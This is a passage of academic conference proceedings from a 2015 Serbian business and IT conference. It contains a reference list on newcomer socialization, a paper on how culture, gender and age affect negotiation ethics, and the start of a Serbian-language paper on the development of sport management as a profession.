Bolino, M., Valcea, S. & Harvey, J. (2010). Employee, manage thyself: The potentially negative implications of expecting employees to behave proactively. *Journal of Occupational and Organizational Psychology*, 83(2), 325–345.

Cooper-Thomas, H., & Anderson, N. (2002). Newcomer adjustment: The relationship between organizational socialization tactics, information acquisition and attitudes. *Journal of Occupational and Organizational Psychology*, 75(4), 423–437

Jokisaari, M., & Nurmi, J.E. (2009). Change in Newcomers' Supervisor Support and Socialization Outcomes After Organizational Entry. *Academy of Management Journal*, 52(3), 527-544.



DOI: 10.15308/Synthesis-2015-332-335

Jones, G.R. (1986). Socialization tactics, self-efficacy, and newcomers' adjustments to organizations. *Academy of Management Journal*, 29(2), 262–279.

Kammeyer-Mueller, J.D., & Wanberg, C.R. (2003). Unwrapping the organizational entry process: Disentangling multiple antecedents and their pathways to adjustment. *Journal of Applied Psychology*, 88(5), 779–794.

Kammeyer-Mueller, J., Wanberg, C., Rubenstein, A., & Song, Z. (2013). Support, undermining, and newcomer socialization: Fitting in during the first 90 days. *Academy of Management Journal*, 56(4), 1104-1124.

Kordić, B., & Babić, L. (2014). Procena uspešnosti oblika socijalizacije novozaposlenih. *Pedagogija,* 69(3), 430-440.

Luthans, F., Avolio, B.J., Avey, J.B., & Norman, S.M. (2007). Psychological capital: Measurement and relationship with performance and job satisfaction. *Personnel Psychology*, 60(3), 541–572.

Morrison, E.W. (2002). Newcomers' relationships: The role of social network ties during socialization. *Academy of Management Journal*, 45(6), 1149–1160.

Nigah, N., Davis., A.J., & Hurrell, S.A. (2012). The impact of buddying on psychological capital and work engagement: an empirical study of socialization in the professional services sector. *Thunderbird International Business Review*, 54(6), 891–905.

Van Maanen, J. (1976). *Breaking In: Socialization to Work*. U R. Dubin (Ed.), Handbook of Work, Organization, and Society (pp. 67-130). Chicago: Rand-McNally.



DOI: 10.15308/Synthesis-2015-332-335

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE IMPACT OF DEMOGRAPHIC FACTORS ON NEGOTIATION ETHICS

## UTICAJ DEMOGRAFSKIH FAKTORA NA PREGOVARAČKU ETIKU

Gordana Dobrijević, Jelena Đorđević Boljanović, Vladimir Džamić
Singidunum University, Danijelova 32, Belgrade, Serbia

**Abstract:**
Demographic factors have a great impact on people's ethical behaviour. This paper shall place special emphasis on national culture, gender and age. There are no universal ethical norms, and every culture has different standards of business ethics. Gender differences in negotiation behaviour come from different roles that women and men have in any given society, and different expectations they have from negotiations. There are also significant differences between older and younger participants in various types of research on ethical decision-making. There are some other factors with substantial influence on one's ethical behaviour, such as personality traits and situational factors, but they shall not be analyzed in this paper.

**Key words:**
negotiation ethics, demographic factors, national culture, gender, age.

**Apstrakt:**
Demografski faktori u velikoj meri utiču na etičko ponašanje pojedinca. Ovaj rad stavlja naglasak na nacionalnu kulturu, pol i starost. Na postoje univerzalne etičke norme, i u svakoj kulturi postoje različiti standardi vezani za poslovnu etiku. Rodne razlike u pregovaračkom ponašanju proističu iz različitih uloga koje žene i muškarci imaju u društvu, kao i razlika u očekivanjima od samog procesa pregovaranja. Primetne su značajne razlike između starijih i mlađih učesnika u različitim istraživanjima o etičkom odlučivanju. Postoje još neki faktori koji u velikoj meri utiču na etičko ponašanje pojedinca, poput osobina ličnosti i situacionih faktora, ali oni nisu obuhvaćeni ovim radom.

**Ključne reči:**
pregovaračka etika, demografski faktori, nacionalna kultura, pol, starost.

## 1. INTRODUCTION: NEGOTIATION ETHICS

We define ethics as the principles, values, and beliefs that define right and wrong decisions and behaviour (Robbins & Coulter, 2012), or as widely practiced social standards for what is right or wrong in a particular situation (Lewicki *et al.*, 2010).

Ethics in negotiation is mostly concerned with standards of truth telling – how honest and disclosing a negotiator should be. While some negotiation tactics are clearly unethical (deception and lying), there are also many ethically ambiguous tactics in negotiations (*e.g.* emotional manipulation, misrepresentation, or bluffing). Some lesser forms of untruth, *e.g.* misrepresentation of one's true position, bluffing, and emotional manipulation, are ethically acceptable by some negotiators. On the contrary, absolute deception and falsification are normally regarded as unacceptable. Also, far more people are willing to lie by omission (not revealing the whole truth) than by commission (lying) (Lewicki *et al.*, 2010).

The fundamental ethics of negotiation is finding the resolution or an outcome that all parties consider favourable (van Es, 1996, as cited in Murithi, 2009). According to Cooks and Hale (1994, as cited in Murithi, 2009), the main barrier to successful negotiation is "…instrumentalisation of a process to suit the self-interests of one particular party at the expense of the other parties." Behaviour of one party definitely affects the behaviour of the other party/parties, and unethical behaviour tend to lead to decreased trust or distrust (De Cremer *et al.*, 2010). The unfair behaviour, in general, is perceived as unethical when people violate the rules and values the society applies in order to coordinate and collaborate (Tenbrunsel & Smith-Crowe, 2008).

We also have to bear in mind that, at least according to the behavioural model, some unethical acts are performed unconsciously (De Cramer *et al.*, 2011). These authors make a distinction between ethicality and intentionality – it means that sometimes people do bad things without knowing what they are doing. Despite the awareness of business people about what is right and wrong, unethical behaviours still emerge. Some situations are more compelling for nearly anyone to undertake unethical behaviour.

Negotiation is one of those situations. Some people think there is no ethics in negotiations, and that negotiators should just do whatever is necessary to achieve their goals. However, even they disclose more information than legally required when dealing with family and friends (Dobrijević, 2011). Others think that negotiators should say "truth and nothing but the truth". The majority of negotiators are somewhere between these two opinions, trying to be as honest as possible, but still not revealing the vital information. This requires negotiators to walk a thin line: if they stay on the right side of the line, they will get the trust and cooperation of the other side. If they cross the line, their reputation will be ruined (Lewicki, 2007).

Some social forces can stimulate negotiators to set aside their own ethical standards and perform acts that are ethically questionable (Lewicki *et al.*, 2010): acting as an agent to others and being under their pressure to achieve; viewing negotiation as a game, and therefore assuming that the rules of the game should be applied; being a member of a group that tolerates breaking the rules in order to achieve success; being so loyal to your group so that you would do anything to be rewarded for your loyalty; and following the orders of your superiors who tell you to get the job done, no matter what it takes.



E-mail: gdobrijevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-336-338

## 2. DEMOGRAPHIC FACTORS

Apart from personality differences (*e.g.* competitiveness and locus of control) and situational factors, the strongest predictors of ethical behaviour are demographical factors. In this paper, we shall focus on national culture, gender and age, although religious orientation, education and work experience are also among these factors.

### 2.1. NATIONAL CULTURE

There are no universal ethical norms. Standards of business ethics are quite different in different cultures. The question is, whose standards should be respected when negotiating with people from other cultures? As Michaelson (2010) found out, Western scholars and business people think that standards of their home countries are higher and more restrictive than in some less developed countries across the Globe. They don't generally imply that the people of those countries behave less ethically than the people from the Western countries, only that their political and legal systems don't allow for fair and free market capitalism. This author thinks that the justification for many ethical norms in Western countries may come more as a result of their economic power, and not of their moral authority. That means that economic expansion of the Western countries seems to be taken as evidence that their form of free market capitalism should be a global standard that all other countries should strive to accomplish.

The things that are unacceptable in the West are quite normal in the Far East. For instance, "Entering through the back door" or through business connections is a common practice in China, South Africa or Nigeria. You can't really do any business in China without these informal connections, or *guanxi*. International contracts are another problem. In the West, a contract is a document that must be followed to the letter, while for the Korean, Chinese and Japanese, contracts are only a starting point in building mutual relationships and trust. How can we interpret taking a potential business partner on a cruise? Is it a bribe or just working on a good relationship with your partner? Obviously, the cruise can affect making an important decision. Would it be any different if it were just an expensive dinner? In the countries of Latin America, it is a common practice to "seal the deal" with a present, while giving presents in the USA would be an illegal act.

Husted (1999) and Volkema (2001) found a connection between Hofstede's cultural dimensions (Hofstede, 1997) and ethical behaviour. Negotiators coming from cultures with high individualism, high masculinity and low uncertainty avoidance might be more likely to see those tactics as adequate and acceptable than individuals whose cultures have opposite attributes (Volkema, 2001).

### 2.2. GENDER AND AGE

Literature shows conflicting opinions on the impact of gender on ethical decision-making. Many studies, *e.g.* Kelly, Ferrell and Skinner (1990), Smith and Oakley (1997), Dawson (1997), Deshpande (1997), Peterson, Rhoads, and Vaught (2001) and Albaum (2006) ascribe differences in ethicality to gender and claim that women have higher ethical standards. The research of Kelly, Ferrell and Skinner (1990) showed that female and older participants had higher ethical standards. The same holds true for the participants working on the present job for at least ten years. Deshpande (1997) and Borkowski and Ugras (1998) also found that women had higher ethical standards than men, while older respondents had higher standards than the younger ones. Dawson (1997) compared sales professionals in two age groups. Salespeople in their twenties had lower ethical standards than the salespeople in their forties and fifties. She found that that ethical standards increase along with the age and experience in the sales profession. She also came to an interesting correlation between age and sex. Namely, women in all age groups demonstrated higher ethical standards, but that difference decreased as the age increased. Volkema's (2001) study also showed that younger male negotiators may be more likely to use some dishonest negotiation tactics than older negotiators or women. Peterson, Rhoads, and Vaught (2001) had similar findings.

Sidani *et al.* (2009) found very small gender-based differences in ethicality (women being more sensitive, especially in younger groups), but quite significant difference based on age, with older participants having higher ethical norms. These authors also found decreased differences with increased maturity of participants.

On the other hand, there are the studies that did not find any effects of gender or age on individual ethical standards, *e.g.* Nikoomaram *et al.* (2013) and Gupta *et al.* (2010). Dobrijević (2014) also found that there are no gender-based differences in ethical decision-making in the negotiation setting. Lang (1993) discovered that negotiation behavior is more influenced by professional culture than national culture. In the Greek setting, Feidakis and Tsaoussi (2009) showed that gender did not have any influence on individual ethics. It was the professional norms (in this case participants were lawyers) that had a much greater influence on ethical decision-making.

According to Wyatt (1999), when women negotiate, they want to achieve a fair deal, while men negotiate to win. In Gender Socialization Theory, Volkema (2001) found an explanation for these gender differences. From an early age, boys are taught to obey rules and justice, while girls are instructed to pay attention to mutual relationships and compassion. One interpretation of age differences could be that young people are more pressured to achieve good results at work (Volkema, 2001). Another explanation is that as people grow older, they progress through stages of moral development (Kohlberg, 1984, as cited in Robbins & Coulter, 2012). According to this theory, individual's morality develops throughout his/her lifespan.

## 3. SUMMARY

Ethical choices are influenced by national culture, gender and age, among other factors. By understanding the effects of different demographic determinants on ethical behaviour in negotiations and business in general, researchers and practitioners can better understand various types of (un)ethical behaviour. They can help in negotiation preparation and planning when negotiating with other cultures and/or with people from different demographic groups.

## REFERENCES

Albaum, G. (2006). Ethical attitudes of future business leaders: Do they vary by gender and religiosity? *Business Society*, 45(3), 300-321. DOI: 10.1177/0007650306289388

Borkowski, S.C. & Ugras, Y.J. (1998). Business students and ethics: A meta-analysis. *Journal of Business Ethics*, 17, 1117-1127.



DOI: 10.15308/Synthesis-2015-336-338

Dawson, L. (1997). Ethical differences between men and women in the sales profession. *Journal of Business Ethics*, 16, 1143-1152. DOI: 10.1023/A:1005721916646

De Cramer, D., van Dick, R., Tenbrunsel, A., Pillutla, M., Murnighan, J.K. (2011). Understanding ethical behavior and decision making in management: A behavioural business ethics approach. *British Journal of Management*, 22, S1-S4.

Deshpande, S.P. (1997). Manager's perception of proper ethical conduct: The effect of sex, age and level of education. *Journal of Business Ethics*, 16, 79-85.

Dobrijević, G. (2011). *Poslovno komuniciranje i pregovaranje* (in Serbian). Belgrade: Singidunum University.

Dobrijević, G. (2014). The effect of gender on negotiation behaviour. *Singidunum Journal of Applied Sciences*, 11(1), 43-52. DOI: 10.5937/sjas11-5973

Feidakis, A., Tsaoussi, A. (2009). Competitiveness, gender and ethics in legal negotiations: Some empirical evidence. *International Negotiation,* 14, 537-570.

Gupta, S., Swanson, N.J., & Cunningham, D.J. (2010). A study of the effect of age, gender, & gpa on the ethical behavior of accounting students. Retrieved from February 19, 2015 http://ssrn.com/abstract=1669467 or http://dx.doi.org/10.2139/ssrn.1669467

Hofstede, G. (1997). *Cultures and Organizations: Software of the Mind.* New York: McGraw-Hill.

Husted, B.W. (1999). Wealth, culture, and corruption. *Journal of International Business Studies*, 30: 339-360.

Kelly, S., Ferrell. O., & Skinner, S. (1990). Ethical behavior among marketing researchers: An assessment of selected demographic characteristics. *Journal of Business Ethics*, 9(8), 681-88.

Lang, W. (1993). A professional's view. In Guy Olivier Faure and Jeffrey Z. Rubin, editors, *Culture and Negotiation: The Resolution of Water Disputes*. Newbury Park, CA: Sage Publications.

Lewicki, R., Barry, B. & Saunders, D.M. (2010). *Negotiation*. Singapore: McGraw-Hill/Irwin.

Lewicki, R.J. (2007). Walk the line: Ethical dilemmas in negotiation, *Negotiation*, A Newsletter Published by the Program on Negotiation at Harvard Law School, 10(5). Retrieved February 19, 2015 from www.pon.harvard.edu/publications/newsletter/topic_index.php?topic=9

Michaelson, C. (2010). Revisiting the Global Business Ethics Question. *Business Ethics Quarterly,* 20(2), 237-251.

Murithi, T. (2009). *The Ethics of Peacebuilding*. Edinburgh: Edinburgh University Press

Nikoomaram, H., Roodposhti, F.R., Ashlagh, A.T., Lotfi, F.H., & Taghipourian, Y. (2013). The Effects of age, gender, education level and work experience of accountant on ethical decision making by using fuzzy logic. *International Research Journal of Applied and Basic Sciences,* 4(6), 1559-1571.

Peterson, D., Rhoads, A., & Vaught, B.C. (2001). Ethical beliefs of business professionals: A study of gender, age and external factors. *Journal of Business Ethics*, 31, 225-232.

Robbins, S., & Coulter, M. (2012). *Management*. Harlow: Pearson Education Limited.

Sidani, Y., Zbib, I., Rawwas, M., & Moussawer, T. (2009). Gender, age and ethical sensitivity: the case of Lebanese workers. *Gender in Management: An International Journal,* 24(3), 211-227. DOI: 10.1108/17542410910950886

Smith P.L., Oakley E.F. (1997). Gender related differences in ethical and social values of business students: implications for management. *Journal of Business Ethics*. 16(1), 37-45.

Tenbrunsel, A.E., & Smith-Crowe, K. (2008). Ethical Decision-making: Where we've been and where we're going. *Academy of Management Annals,* 2, 545-607. DOI: 10.1080/19416520802211677

Volkema, R.J. (2001). Demographic, Cultural, and Economic Predictors of Perceived Ethicality of Negotiation Behavior: A Nine-Country Analysis. *Academy of Management Proceedings,* SIM A1-A6.

Wyatt, D. (1999). Negotiation strategies for men and women. *Nursing Management*, 30(1), 22-26.



DOI: 10.15308/Synthesis-2015-336-338

Synthesis
International Scientific Conference of IT and Business-Related Research

# SPECIJALISTIČKA PODRUČJA MENADŽMENTA U SPORTU

## SPECIALIST AREAS OF SPORT MANAGEMENT

Sretenka Dugalić, Snežana Lazarević
Univerzitet Singidunum, Fakultet za fizičku kulturu i menadžment u sportu, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Sportsku industriju karakterišu visoka stopa rasta, obim prihoda, i globalizacija. To zahteva teorijsko redefinisanje sportskog biznisa, koji se u Srbiji zbog sporijeg rasta i manjeg značaja u strukturi DPB (društvenog bruto proizvoda) klasifikuje kao sportska delatnost. Sport zbog visoke konkurentnosti podstiče globalizacija, organizuje se na profesionalni način, stvara se institucionalni okvir za sportski biznis, teorijski objašnjava restrukturiranje sporta u svetlu turbulentne savremene sportske prakse, i edukuje posebna struka menadžera u sportu na svim nivoima studija.
U radu su elaborirani brojni faktori koji podstiču ekspanziju sportskog biznisa. Zahvaljujući toj kauzalnoj vezi, na temeljima ekonomije i menadžmenta, u teoriji sporta su se razvila specijalistička područja: menadžment sportskih objekata, menadžment sportskih takmičenja, i sl., sa tendencijom širenja disciplinarnih područja. U Srbiji je menadžment u sportu svrstan u društveno-humanističko polje, oblast menadžment i biznis, uža oblast menadžment u sportu. Sportski menadžment već više decenija opravdava svrhu svog postojanja prateći naučne, privredne, strukovne, i edukativne trendove koji postoje u svetu, čime doprinosi razvoju sporta i sportskog biznisa.

**Ključne reči:**
teorija sporta, ekonomija, menadžment, discipline sportskog menadžmenta.

**Abstract:**
Sports industry is characterized by high growth rate, volume of income, and globalization. This requires theoretical redefining of sports business, which is classified as a sports activity in Serbia, due to slower growth and decline in the importance in the structure of GDP (gross domestic product). Due to high competition and globalization, sport is organized in a professional manner, thus creating the institutional framework for sports business. It theoretically explains the restructuring of sport in the light of the turbulent modern sports practice, and educates the special type of sports managers at all levels of study.
The paper elaborates on a number of factors triggering expansion of sports business. Owing to such causal relationship and based on the fundamentals of economics and management, the following specialist areas have emerged within the theory of sport: management of sports facilities, management of sports competitions, *etc.*, with a tendency to expand disciplinary fields. Sports management in Serbia belongs to the area of social sciences and humanities, management and business, the narrow field of sports management. Sports management has attempted to justify the purpose of its existence for decades, by keeping pace with the scientific, economic, professional, and educational trends worldwide, thus contributing to the development of sport and sports business.

**Key words:**
theory of sport, economics, management, sports management discipline.

## 1. UVOD

Sport je nastao sa pojavom ljudske civilizacije. Istorija sporta objašnjava njegove uzročno-posledične veze sa ostalim aspektima ljudskog stvaralaštva u različitim, sukcesivnim slojevima društva, i uvodi nas u posebno značajan period razvoja sporta, vreme antičke Grčke i ustanovljavanje Olimpijskih igara (OI) 776. godine p.n.e. Postoji dokumentaciona osnova iz tog perioda koja svedoči o pratećim, logističkim aktivnostima sporta: organizovanje sportskih takmičenja, sponzorisanje učesnika i velikih sportskih događaja. Pokret je krajem XIX veka doživeo renesansu. Zaključno sa OI u Londonu 2012 godine, broj zemalja učesnica iznosio je 204 (od 193 zemlje članice UN, a Olimpijski komitet do 2014. godine obrazovan je u 205 zemalja). Na zadnjim letnjim OI 10.500 učesnika se takmičilo u 36 sportova, i 302 discipline. Ovako značajan rast interesovanja savremenog društva za sport prate privredne aktivnosti kao logistička podrška sportu. Funkcije sportskog menadžmenta, i njegova specijalistička područja nastale pre 28 vekova, dopunjene su ustanovljavanjem modernih OI 1894. godine, pojavom korporativnog sponzorstva (kompanije *Spirs* i *Paund* 1861. godine sponzorisale su turnir kriketa u Australiji), i naglim rastom broja kompanija koje participiraju u sponzorstvu od 1980. god. do danas. Uz brojne faktore koji su uticali na nastanak i razvoj današnje sportske industrije, sportski menadžment je doprineo burnom razvoju sporta, kao posebne profesije koja rastom kompetencija može odgovoriti zahtevima svog vremena.

Cilj rada je istražiti uzročno-posledičnu vezu istorije sporta i za nju vezanih privrednih aktivnosti: oživljavanje olimpijskog pokreta; industrijalizaciju; globalizaciju; razvoj tržišta, konkurenciju, itd. Na osnovu navedenog, primenom naučnih metoda, u radu ćemo (istorijska, komparativna, metoda eksplikacije) objasniti potrebu odvajanja menadžmenta u sportu (i njegovih disciplinarnih područja) kao posebne naučne oblasti koja egzistira u sportskoj teoriji i praksi.

## 2. NASTANAK SPORTSKOG MENADŽMENTA

Prema Kastratović (2004, str. 58), u poslednjih nekoliko stotina godina svi elementi koji čine strukturu menadžmenta u sportu, primerenu datom istorijskom trenutku, obezbeđuju i omogućavaju organizovanje sportskih događaja na način koji

E-mail: sdugalic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-339-344

zadovoljava potrebe i želje učesnika – takmičara, sponzora i gledalaca. Prema Hardijevom modelu rasta sportskog tržišta (Pitts & Stotlar, 1996), sportska industrija prolazi kroz etape razvoja: period buđenja (1800-1860), period tržišne svesti (1860-1880), i period konkurencije (1880-1990). Model privrednih era pojavu marketinga datira od 1950. godine i dalje. Fulertonov model prikazuje razvoj marketinga u fazama: period nastanka (1830-1870), institucionalnog razvoja (1870-1930), ustanovljenja i usavršavanja (1930-1980). Pitts i Stotlar razvoj sportskog marketinga tumače u sličnim fazama.

Fizičko vaspitanje u školama u Srbiji primenjuje se od 1808. godine, prvo u okviru predvojničke obuke; u javne škole fizičko vaspitanje uvedeno je 1844. god, a prve privatne škole (mačevanja, plivanja, borenja i gimnastike) nastaju od 1857. godine (Prvo srpsko društvo za gimnastiku i borenje), kao preteče današnjih sportskih klubova. Od druge polovine XIX veka na našim prostorima se javila potreba za logističkom podrškom sportu, putem nekih od poslovnih funkcija (organizovanje, vođenje, finansiranje). Prvu polovinu XX veka karakterišu česti ratovi i izmene društveno-ekonomskog sistema, pa se etape u razvoju sportskog marketinga i sportskog menadžmenta odvijaju sa kašnjenjem od jedne decenije u odnosu na trendove u svetu. Iako je od sredine XX veka srpski sistem sporta beležio značajne takmičarske efekte, zbog finansiranja iz budžeta ekonomski aspekti su zanemareni. Opadanje performansi socijalističkih privreda je naročito je pogodilo sport, a posledice negativnih tendencija (starenje infrastrukture, demografski pokazatelji, mala izdvajanja države, socijalne nepravde, zloupotrebe u klubovima, neadekvatna zakonska i podzakonska akta, gašenje velikog broja klubova), su donekle ublažene preduzetničkom inicijativom i ulaganjem privatnog kapitala. Za to vreme druge zemlje beleže značajan rast sportskog tržišta (npr. samo od prodaje karata za sportske priredbe *Real Madrid*, ostvaruje veći priliv nego neke zemlje u razvoju od svog celokupnog godišnjeg izvoza).

Menadžment u sportu koresponira definiciji sporta (Evropska sportska povelja, 1992, čl. 2): Sport čine svi oblici fizičkih aktivnosti, koji putem povremenog ili organizovanog učestvovanja, teže unapređenju fizičke spremnosti i mentalne dobrobiti, formiranju društvenih odnosa ili postizanju rezultata u takmičenju svih nivoa. Istraživanja u oblasti menadžmenta u sportu u periodu od 1950-1980. godine, DAI (*Dissertation Abstracts International, ProQuest*) je bazirao na: poslovnoj politici, postupcima i primeni, analizi sadržaja nastavnih programa, odgovornosti i specifikacijama, ekonomskoj problematici, planiranju kapaciteta, finansijskim i budžetskim razmatranjima, liderstvu, pravnim i filozofskim aspektima, i organizacionim faktorima.

Sport ulazi u fazu varijeteta, nastajanje novih, parcelisanje postojećih sportskih grana i disciplina, stapanja nekih sportova, ili ukrštanja rekvizita. To znači da je ekonomija sporta podređena budućim zahtevima sporta, koji će veličinom i snagom sportske industrije uticati na ponašanje, stavove, motive i očekivanja sportista, i najšireg sportskog auditorijuma. Teorija sportskog menadžmenta u funkciji razvoja sporta i sportske industrije pravovremeno signalizira u kojem pravcu se kreće razvoj ostalih resursa sporta: infrastrukture, istraživanja i edukacije sportskih menadžera. Parcelizacija sportskog menadžmenta je refleksija segmenata sportske inudstrije koju prema Parksu *et al.* (1998) čine: univerzitetska takmičenja, profesionalni sport, poslovanje sportskim objektima, rekreativni programi u kampovima, sportovi na zajedničkoj osnovi, sportsko informisanje i novinarstvo, sportski menadžment, upravljanje sportskim klubovima, industrija za fizičku i fitnes rekreaciju, sportski trening i sportska medicina, obuka i vođenje sportova na vodi, konsalting, preduzetništvo i zastupanje u sportu. Značaj marketinga za menadžment u sportu je veliki; nagli razvoj sporta i sportske industrije zahteva da se on izdvoji kao posebna naučna disciplina. Naučna istraživanja u sportu su započeta iz dva smera: bivši sportisti su bogata iskustva prenosili dolazećim generacijama, uključujući se u formalne obrazovne procese kako bi usavršili kompetencije u skladu sa vremenskom linijom sportskog talenta kao retkog ljudskog resursa, čije performanse postepeno opadaju. To je stvorilo bogatu naučnu bazu u vidu teorije sporta. Sa druge strane, lica koja su pružala logističku podršku sportu, su znanja iz ekonomije i menadžmenta dopunjavala njome, pa se kao oslonci razvoja savremenog menadžmenta u sportu, smatraju upravo teorija sporta i ekonomija (marketing i menadžment).

## 3. DISKUSIJA

Sportski menadžment korene vuče iz Antičke Grčke (osnivanjem OI), oživljen je u periodu zadnja dva veka renesanse kroz organizovane aktivnosti, a preko engleskog establišmenta u savremenoj verziji praktikuje se ceo vek. Primena principa menadžmenta na sport daje pozitivne efekte (u okviru faza planiranje, organizovanje i vođenje), ali je nedovoljna, jer neki aspekti upravljanja sistemom sporta traže izdvojene pristupe. Za dalji razvoj sportskog menadžmenta bilo je presudno ustanovljenje posebne profesije, i poželjne koncentracije akademski obrazovanih ljudi koji su doprineli njegovoj afirmaciji. Kao samostalna profesija, sportski menadžment nastaje u Americi 1957. godine, kada su *J. G. Mason*, predavač fizičke kulture na Univerzitetu u Majamiju i *W. O'Maley* iz bejzbol kluba Bruklin Dodžers, ustanovili kurikulum menadžmenta u sportu. Kako su potrebe za kompetencijama, rastom sportske industrije uvećavane, SAD su postale zemlja sa najvećim brojem institucija u svetu koje obrazuju sportske menadžere (krajem XX veka bilo ih je preko 200, danas preko 500). Prvi univerzitetski program za menadžment u sportu osnovan je 1966. godine, u okviru master studija na Univerzitetu Ohajo. Od presudnog značaja za dalji razvoj menadžmenta u sportu bilo je obrazovanje eksperata na najvišem nivou studija - poslediplomske studije. Praksa da se 80-ih godina XX veka, menadžment u sportu uvodi u neke srednje škole, kako bi univerziteti privukli nove studente, stvorila je široku bazu, te su u Americi osnovani: Udruženje za menadzment u sportu, umetnost i nauku *(SMARTS - Sport Management Arts and Science Society*), Udruženje sportskih menadžera Severne Amerike (*NASSM - North American Society for Sport Management*) i dr.

Od 1993. godine NASSM sprovodi standardizaciju kurikuluma, u okviru osnovnih, master i doktorskih studija. Razvoj profesije NASSM vrši kroz obrazovne ustanove i pojedince, i objavljuje listu univerziteta, koji obrazuju menadžere u sportu. Osim 470 univerziteta u SAD pod okriljem NASSM, COSMA (*Comission on Sport Management Acreditation*) akreditуje još 42 institucije u SAD koje edukuju sportske menadžere do nivoa master studija. U Evropi je iste godine osnovana EASM (*European Association for Sport Management*). Njenih 26 članica obrazuju menadžere u sportu pod okriljem NASSM (od čega 9 u UK, a 5 u Španiji), osim 18 u Aziji, 17 u Kanadi, 13 u Australiji, 4 na Novom Zelandu, i po jednu u Indiji i Africi.

Razvoj sportskog menadžmenta u svetu i u Srbiji, pošao je od ocene stanja menadžmenta u sportu, nedostatka empirijskih argumenata, usvajanja postulata drugih disciplina, čime je stečen konceptualni okvir i pretpostavka za istraživanja. Radi provere paradigmi, analizirane su usvojene pretpostavke i konačno je izdvojena jedinstvena disciplina. Od institucionalizovanja kao posebne naučne oblasti, menadžment u sportu je ušao u fazu podele svojih i komplemantarnih područja sporta i sociologije, pod uticajem faktora kao što su: globalizam, suprotnost, fenomenologija, informatičke tehnologije, unifikacija



DOI: 10.15308/Synthesis-2015-33-344

i diverzifikacija stilova i kultura, estetika, sigurnost, i sl. Koncept na kojem se zasniva menadžment u sportu prema Parkhouse (2005) su studije sporta i poslovni menadžment. U Srbiji su razvijani pragmatični modeli primene principa menadžmenta na sport (Ljubojević, 2001; Kastratović, 2004; Dugalić, 2005; Tomić, 2007); da je sportski menadžment oblikovala ekonomija, iz koje su se izdvojili menadžment, marketing i finansije. Dalji uticaj na njegov razvoj imali su pravo i etika.

## 3.1. SPORTSKI MENADŽMENT KAO FUNKCIJA, PROFESIJA I NAUKA U SRBIJI

Prema Raiču (2006), profesija sportskih menadžera nastaje: formiranjem naučno-obrazovne infrastrukture institucija, sticanjem naučnog obrazovanja zaposlenih u sportu kao sferi delatnosti sa potvrđenom društvenom funkcijom, i organizovanjem njenih pripadnika u instituciju koja kontroliše tržište rada u domenu za koji je ta profesija zainteresovana. Studije menadžmenta u sportu u Srbiji započinju osnivanjem Više trenerske škole u Beogradu 2000. godine, kao dvogodišnje studije (sa 13 predmeta) koje su prerasle u trogodišnje (sa 20 predmeta), i akreditovane kao prve strukovne studije menadžmenta u sportu (sa 26 predmeta). Zalaganjem autora rada studije su zatim akreditovane kao osnovne i master akademske studije u okviru Fakulteta za fizičku kulturu i menadžment u sportu. U međuvremenu je Fakultet za menadžment u sportu osmislio svoj akademski program koji je uključivao diplomske, magistarske i doktorske studije.

U Srbiji je na bazi Zakona o sportu donet Pravilnik o nomenklaturi sportskih zanimanja i zvanja (1999. i 2013. godine). Prema članu 39 tog pravilnika oblasti rada menadžera u sportu su:

- organizovanje utakmica, susreta i takmičenja;
- organizovanje sistema takmičenja i učestvovanje u realizaciji sistema takmičenja;
- planiranje korišćenja objekata i kontrola njegovog izvršenja;
- pripremanje programa i projekata u oblasti sporta i kontrola njihovog izvršenja;
- pripremanje sastanaka stručnih organa i organa upravljanja;
- nadzor nad internom dokumentacijom;
- interno informisanje članova o radu organizacije u oblasti sporta i informisanje trećih zainteresovanih lica;
- marketinške aktivnosti, propagandne aktivnosti;
- saradnja unutar i između organizacija u oblasti sporta u zemlji i inostranstvu;
- vođenje poslovanja;
- sklapanje ugovora;
- sprovođenje odluka upravnih i stručnih organa organizacije u oblasti sporta.

Sporno je to što se pored ovog zvanja, u pravilniku navode i zvanja koja se preklapaju: organizator rekreacije u sportu, organizator sportskog poslovanja, sportski posrednik, sportski dokumentalista, novinar u sportu, sportski propagandista i savetnik u sportu. Najviše zvanje koje se ovim pravilnikom može steći je menadžer specijalista. Doktorske studije nisu pomenute pravilnikom, iako se u Srbiji obrazuju doktori menadžmenta u sportu duže od deset godina. Pravilnik o stručnom osposobljavanju za sportsko zanimanje menadžer u sportu i druga zvanja, nudi stručno osposobljavanje (kurs). To je čak oblik naučno-istraživačkog rada i saradnje obrazovnih institucija prema Strategiji razvoja sporta za period 2014-2018. godine.

Ovaj program stručnog osposobljavanja čine nastavni sadržaji:

1. menadžment u sportu;
2. marketing u sportu;
3. osnovi sportske organizacije;
4. ekonomika sporta i finansiranje sporta;
5. zaštita zdravlja i antidoping u sportu;
6. upravljanje sportskim projektima;
7. upravljanje sportskim objektima;
8. upravljanje sportskim priredbama;
9. sportsko pravo;
10. upravljanje bezbednosnim i drugim rizicima u sportu;
11. osnove sportske statistike i informatike.

Profesiji sportskog menadžera problem stvara i neobjavljena lista akademskih i naučnih naziva, koja je pored postojeće razuđene strukture kurikuluma i naziva profesija, postala prepreka standardizaciji i sistemu akumulacije, kojem se teži.

U Srbiji je 2004. godine osnovana ASMS (Asocijacija sportskih menadžera). Strukovno organizovanje se čini bespotrebno, ako država favorizuje kurseve. U Izveštaju po osnovu programa javne rasprave o predlogu nacionalne strategije za razvoj sporta za period 2014-2018. godine, naglašen je problem nesprovođenja pravnih akata u sportu: učinjen je osvrt na Pravilnik o stručnom osposobljavanju za sportsko zanimanje menadžer u sportu i druga zvanja, licenciranje, nomenklaturu (str. 5); i problem univerzitetskog sporta - nedostatak novca, infrastrukture, osnivanje lige i sl. (str. 7).

